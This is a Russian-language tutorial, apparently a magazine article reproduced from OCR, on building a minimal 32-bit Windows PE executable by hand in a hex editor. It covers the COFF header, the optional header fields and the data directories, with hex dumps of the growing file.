
Смещение	Размер	Поле
[0x00]	2	Machine
[0x02]	2	NumberOfSections
[0x04]	4	TimeDateStamp
[0x08]	4	PointerToSymbolTable
[0x0C]	4	NumberOfSymbols
[0x10]	2	SizeOfOptionalHeader
[0x12]	2	Characteristics

- Signature — сигнатура PE-файла. Используется загрузчиком для проверки того, что файл действительно является PE. Всегда имеет значение `PE\x00\x00` (50 45 00 00).

Структура COFF-заголовка файла такова:

- Machine — архитектура процессора. Нужна для правильной расшифровки команд. Мы будем писать под архитектуру x86, соответственно, значение этого поля будет 0x14c. С полным списком поддерживаемых архитектур можно ознакомиться на сайте.
- NumberOfSections — количество секций. В нашем примере их будет три.
- TimeDateStamp — время создания файла в формате UNIX timestamp. Возьмем 31.03.1999, дата выхода первой «Матрицы». Вписываем значение `0x3700f500`.
- PointerToSymbolTable — указатель на таблицу символов. Таблица символов формируется, например, для дебага, и в ней содержатся имена функций, переменных и меток. Мы такую таблицу формировать не будем, так что это поле оставим равным нулю.
- NumberOfSymbols — количество символов в таблице символов. Также оставляем нуль.
- SizeOfOptionalHeader — размер опционального заголовка, который следует за нашим PE-заголовком. Для нашей 32-битной версии он будет равен 224 байт (0xE0), для 64-битной — 240 байт (0xF0). Этот размер можно немного уменьшить за счет уменьшения количества директорий данных, которые находятся в конце опционального заголовка, но делать это не имеет смысла. Несколько свободных байтов в заголовке нам ничего не дадут, но, если мы решим дополнить программу еще одной директорией данных, нам придется переписывать таблицу секций, поскольку она уже будет не на своем месте.
- Characteristics — это слово содержит атрибуты нашего файла. Здесь нам понадобится флаг `IMAGE_FILE_EXECUTABLE_IMAGE` (0x0002), который означает, что файл исполняемый. Также в этом слове может быть один из флагов, например `IMAGE_FILE_SYSTEM`, если файл системный (.sys), или `IMAGE_FILE_DLL`, если это DLL. Посмотреть полный список доступных атрибутов можно в документации.

Дополняем программу.



```
↓FUO EDITMODE                    00000057|Hiew 8.86 (c)SEN
00000000:  4D 5A 00 00-00 00 00 00-00 00 00 00-00 00 00 00  MZ
00000010:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 00              @
00000040:  50 45 00 00-4C 01 03 00-00 F5 00 37-00 00 00 00  PE  L☺♥  ї 7
00000050:  00 00 00 00-E0 00 02 00-00 00 00 00-00 00 00 00      p ☻
00000060:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000070:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000120:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000150:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000160:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000190:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

PE-заголовок

Опциональный заголовок

Он содержит информацию, необходимую для загрузчика. Несмотря на свое название, этот заголовок обязателен для большинства PE-файлов. Он включает в себя стандартные поля (optional header standard fields), специальные поля Windows (optional header Windows-specific fields) и каталоги данных (optional header data directories).

Optional header standard fields


Стандартные поля опционального заголовка — общие для каждой реализации COFF. Впрочем, сейчас этот формат остался только в Windows.

`Optional header standard fields`

Смещение	Размер	Поле
[0x00]	2	Magic
[0x02]	1	MajorLinkerVersion
[0x03]	1	MinorLinkerVersion
[0x04]	4	SizeOfCode
[0x08]	4	SizeOfInitializedData
[0x0C]	4	SizeOfUninitializedData
[0x10]	4	AddressOfEntryPoint
[0x14]	4	BaseOfCode
[0x18]	4	BaseOfData

- Magic — это слово говорит о том, какая версия структуры optional header будет использована: PE32 (32-битная) или PE32+ (64-битная). Так как у нас 32-битная версия, значение этого поля будет 0x10b.
- MajorLinkerVersion — мажорная версия компоновщика. Оставим здесь 0.
- MinorLinkerVersion — минорная версия компоновщика. Также оставим здесь 0.
- SizeOfCode — размер всех секций, содержащих код. Это суммарный размер секций, у которых установлен флаг `IMAGE_SCN_CNT_CODE`. У нас будет одна секция размером 0x200 байт (это минимальный размер секции).
- SizeOfInitializedData — размер инициализированных данных. Это суммарный размер секций, у которых установлен флаг `IMAGE_SCN_CNT_INITIALIZED_DATA`. Обычно это секции `.data`, `.rdata`, `.edata`, `.idata` и прочие. У нас будет два таких раздела, так что внесем значение 0x400.
- SizeOfUninitializedData — размер неинициализированных данных. Здесь хранится информация о суммарном размере секций с данными, у которых установлен флаг `IMAGE_SCN_CNT_UNINITIALIZED_DATA`. Обычно это секция с названием `.bss`. У нас ее не будет, поэтому ставим здесь 0.
- AddressOfEntryPoint — адрес точки входа в программу. Указывается относительно базового адреса программы, когда она загружена в виртуальную память. Минимальное значение — 0x1000, то есть сразу после заголовка. Это значение и внесем.
- BaseOfCode — смещение в виртуальной памяти, по которому начинается первая секция с исполняемым кодом. У нас это значение совпадает с `AddressOfEntryPoint`: 0x1000. Это значение указывают для справки, можно этого не делать.
- BaseOfData — смещение в виртуальной памяти, по которому начинается первая секция с инициализированными данными. Вписываем сюда смещение до секции `.idata`: 0x2000. Это поле тоже необязательное.

Вносим все значения в нашу программу.



```
↓FUO EDITMODE                    00000149|Hiew 8.86 (c)SEN
00000000:  4D 5A 00 00-00 00 00 00-00 00 00 00-00 00 00 00  MZ
00000010:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 00              @
00000040:  50 45 00 00-4C 01 03 00-00 F5 00 37-00 00 00 00  PE  L☺♥  ї 7
00000050:  00 00 00 00-E0 00 02 00-0B 01 00 00-00 02 00 00      p ☻ ♂☺   ☻
00000060:  00 04 00 00-00 00 00 00-00 10 00 00-00 10 00 00   ♦       ►   ►
00000070:  00 20 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000080:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000120:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000150:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000160:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000190:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Стандартные поля


Optional header Windows-specific fields

Эти поля — дополнительные к стандартным полям COFF и специфичны для Windows. Они содержат информацию, которая требуется для сборщика и загрузчика программ.

`Optional header Windows specific fields`

Смещение	Размер	Поле
[0x1C]	4	ImageBase
[0x20]	4	SectionAlignment
[0x24]	4	FileAlignment
[0x28]	2	MajorOperatingSystemVersion
[0x2A]	2	MinorOperatingSystemVersion
[0x2C]	2	MajorImageVersion
[0x2E]	2	MinorImageVersion
[0x30]	2	MajorSubsystemVersion
[0x32]	2	MinorSubsystemVersion
[0x34]	4	Win32VersionValue
[0x38]	4	SizeOfImage
[0x3C]	4	SizeOfHeaders
[0x40]	4	CheckSum
[0x44]	2	Subsystem
[0x46]	2	DllCharacteristics
[0x48]	4	SizeOfStackReserve
[0x4C]	4	SizeOfStackCommit
[0x50]	4	SizeOfHeapReserve
[0x54]	4	SizeOfHeapCommit
[0x58]	4	LoaderFlags
[0x5C]	4	NumberOfRvaAndSizes

- ImageBase — предпочтительный адрес в виртуальной памяти, куда будет загружена программа. Он должен быть кратным 64 Кбайт. Стандартный адрес для программы — 0x00400000, для DLL — 0x10000000. Мы запишем стандартный адрес 0x00400000.
- SectionAlignment — выравнивание секции в виртуальной памяти. Оно должно быть кратно размеру страницы, то есть 4096 (0x1000) байт. Соответственно, запишем сюда значение 0x1000.
- FileAlignment — выравнивание секций программы на диске. Должно быть кратно размеру сектора диска, то есть 512 (0x200) байт.
- MajorOperatingSystemVersion — минимальная мажорная версия ОС. Для Windows 10 и 11 это значение 10 (0xA).
- MinorOperatingSystemVersion — минимальная минорная версия ОС. Здесь у нас будет 0. Список версий можно посмотреть на сайте Microsoft. Версия подсистемы задается для справки, и наша программа сможет запуститься даже на более ранних версиях Windows.
- MajorImageVersion — мажорная версия нашей программы. Пусть у нас будет версия 13.37. Соответственно, внесем сюда число 13 (0xD).
- MinorImageVersion — минорная версия нашей программы. Запишем 37 (0x25).
- MajorSubsystemVersion — мажорная версия подсистемы. Она задает требуемую версию среды выполнения (Windows GUI, CUI и так далее) и совпадает с версией Windows. Если мы укажем версию выше, чем у нашей ОС, загрузчик откажется запускать программу и выдаст ошибку. Если, наоборот, указать слишком старую версию, то некоторые возможности будут недоступны. Для совместимости со всеми версиями укажем версию 4 (0x4).
- MinorSubsystemVersion — минорная версия подсистемы. Здесь 0.
- Win32VersionValue — зарезервированное поле, которое всегда должно быть 0.
- SizeOfImage — размер программы в виртуальной памяти. Он должен быть кратным значению `SectionAllignment`. У нас три секции и заголовок, так что нам нужно 16 386 (0x4000) байт памяти.
- SizeOfHeaders — размер заголовка на диске. Он будет 512 (0x200) байт.
- CheckSum — контрольная сумма файла. Это поле обязательно должно быть корректным для драйверов (.sys). Для .exe и .dll может быть нулевым. Не будем заморачиваться с подсчетом контрольной суммы и запишем тут 0.
- Subsystem — определяет, какая подсистема Windows нужна для запуска программы. Так как у нас будет просто диалоговое окно, нам потребуется Windows GUI subsystem (0x02). Полный список можно глянуть на сайте Microsoft.
- DllCharacteristics — это поле определяет поведение и меры безопасности при загрузке программы или DLL в Windows. Подробнее — в документации, мы же оставим тут 0.
- SizeOfStackReserve — объем виртуальной памяти, который будет зарезервирован под стек для каждого потока. Нам хватит 4096 (0x1000) байт.
- SizeOfStackCommit — объем виртуальной памяти, который будет выделен под стек потока при его создании. Стандартное значение 4096 (0x1000) байт.
- SizeOfHeapReserve — объем виртуальной памяти, который будет зарезервирован под кучу. Стандартное значение — 1 048 576 (0x100000) байт.
- SizeOfHeapCommit — объем виртуальной памяти, который будет немедленно выделен под кучу процесса при его создании. Нам она не пригодится, так что тут 0.
- LoaderFlags — зарезервированное поле, которое всегда должно быть нулевым.
- NumberOfRvaAndSizes — количество элементов в массиве `IMAGE_DATA_DIRECTORY`, который идет далее. Обычно все сборщики записывают туда значение 0x10, то есть включают все 16 записей массива структур. В нашем случае можно было бы записать 0x2, потому что мы используем только таблицу импорта (она идет вторым элементом массива), но тут не будем отходить от канонов и запишем 0x10.



```
↓FUO EDITMODE                    00000126|Hiew 8.86 (c)SEN
00000000:  4D 5A 00 00-00 00 00 00-00 00 00 00-00 00 00 00  MZ
00000010:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000020:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000030:  00 00 00 00-00 00 00 00-00 00 00 00-40 00 00 00              @
00000040:  50 45 00 00-4C 01 03 00-00 F5 00 37-00 00 00 00  PE  L☺♥  ї 7
00000050:  00 00 00 00-E0 00 02 00-0B 01 00 00-00 02 00 00      p ☻ ♂☺   ☻
00000060:  00 04 00 00-00 00 00 00-00 10 00 00-00 10 00 00   ♦       ►   ►
00000070:  00 20 00 00-00 00 40 00-00 10 00 00-00 02 00 00        @  ►   ☻
00000080:  0A 00 00 00-0D 00 25 00-04 00 00 00-00 00 00 00  ◙   ♪ % ♦
00000090:  00 40 00 00-00 02 00 00-00 00 00 00-02 00 00 00   @   ☻       ☻
000000A0:  00 10 00 00-00 10 00 00-00 00 10 00-00 00 00 00   ►   ►    ►
000000B0:  00 00 00 00-10 00 00 00-00 00 00 00-00 00 00 00      ►
000000C0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000D0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000E0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000000F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000100:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000110:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000120:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000130:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000140:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000150:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000160:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000170:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000180:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000190:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001A0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
000001B0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Специальные поля Windows

Optional header data directories

В этой части опционального заголовка содержится массив структур `IMAGE_DATA_DIRECTORY`. Каждая структура содержит в себе два поля, размером по 4 байта:

- VirtualAddress — виртуальный адрес таблицы относительно `ImageBase`;
- Size — размер таблицы на диске в байтах.

Вот так выглядит весь массив структур директорий данных:

`Optional header data directories`


Смещение	Размер	Поле
[0x60]	8	Export Table
[0x68]	8	Import Table
[0x70]	8	Resource Table
[0x78]	8	Exception Table
[0x80]	8	Certificate Table
[0x88]	8	Base Relocation Table
[0x90]	8	Debug
[0x98]	8	Architecture
[0xA0]	8	Global Ptr
[0xA8]	8	TLS Table
[0xB0]	8	Load Config Table
[0xB8]	8	Bound Import
[0xC0]	8	IAT
[0xC8]	8	Delay Import Descriptor
[0xD0]	8	CLR Runtime Header
[0xD8]	8	Reserved, must be zero

Продолжение статьи →

